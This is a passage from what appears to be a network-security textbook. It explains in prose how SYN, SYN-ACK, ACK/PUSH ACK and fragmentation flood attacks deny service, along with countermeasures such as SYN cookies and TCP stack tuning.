a listening queue.

As shown in the figure, when Host B receives a SYN request from Host A, it must keep track of the partially opened connection in a "listen queue" for at least 75 s.




Figure 10.15: SYN flood attack

A malicious host can exploit another host, managing many partial connections by sending many SYN requests to the target host simultaneously. When the queue is full, the system cannot open new connections until it drops some entries from the connection queue through handshake timeouts. This ability to hold up each incomplete connection for 75 s can be cumulatively exploited in a DoS attack. The attack uses fake IP addresses, making it difficult to trace the source. An attacker can fill a table of connections even without spoofing the source IP address.

In addition to SYN flood attacks, attackers can also employ SYN-ACK and ACK/PUSH ACK flood attacks to disrupt target machines. All these attacks are similar in functionality with minor variations.

SYN-ACK Flood Attack

This type of attack is similar to the SYN flood attack, except that in this type of flood attack, the attacker exploits the second stage of a three-way handshake by sending a large number of SYN-ACK packets to the target machine to exhaust its resources.

ACK and PUSH ACK Flood Attack


During an active TCP session, ACK and PUSH ACK are the flags used to transfer information to and from the server and client machines till the session ends. In an ACK and PUSH ACK flood attack, attackers send a large amount of spoofed ACK and PUSH ACK packets to the target machine, making it non-functional.

Countermeasures for SYN Flood Attacks

Proper packet filtering is a viable solution to SYN flood attacks. An administrator can also tune the TCP/IP stack to reduce the impact of SYN attacks while allowing legitimate client traffic.

Some SYN attacks do not attempt to upset servers; instead, they attempt to consume the entire bandwidth of the Internet connection. Two tools to counter this attack are SYN cookies and SynAttackProtect.

To guard against an attacker attempting to consume the bandwidth of an Internet connection, an administrator can implement some additional safety measures; for example, they can decrease the time-out period in which a pending connection is maintained in the “SYN RECEIVED” state in the queue. Normally, if a client sends no response ACK, a server will retransmit the first ACK packet. This vulnerability can be removed by decreasing the time of the first packet’s retransmission, decreasing the number of packet retransmissions, or turning off packet retransmissions entirely.




Fragmentation Attack

- These attacks stop a victim from being able to **re-assemble fragmented packets** by flooding the target system with TCP or UDP fragments, resulting in reduced performance. Attackers send a large number of fragmented (1500+ byte) packets to a **target web server** with a relatively small packet rate
- Because the protocol allows for fragmentation, these packets usually pass uninspected through network equipment such as routers, firewalls, and IDS/IPS
- Reassembling and inspecting these large fragmented packets consumes excessive resources. Moreover, the **content in the packet fragments** will be randomized by the attacker, which in turn makes the process consume more resources, causing the system to crash

Original Packet
IP Header
Data segment 1
Data segment 2
Data segment 3
Data segment 4
IP HEADER
Data segment 1
Fragment 1
IP HEADER
Data segment 2
Fragment 2
IP HEADER
Data segment 3
Fragment 3
IP HEADER
Data segment 4
Fragment 4

